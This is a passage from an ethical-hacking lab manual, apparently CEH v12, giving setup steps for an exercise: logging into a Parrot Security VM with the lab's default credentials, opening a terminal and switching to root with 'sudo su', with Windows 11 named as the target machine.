
> Note: In this task, we will use the **Parrot Security** (**10.10.1.13**) machine as the host system and the **Windows 11** (**10.10.1.11**) machine as the target system.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

> Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
>
> Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

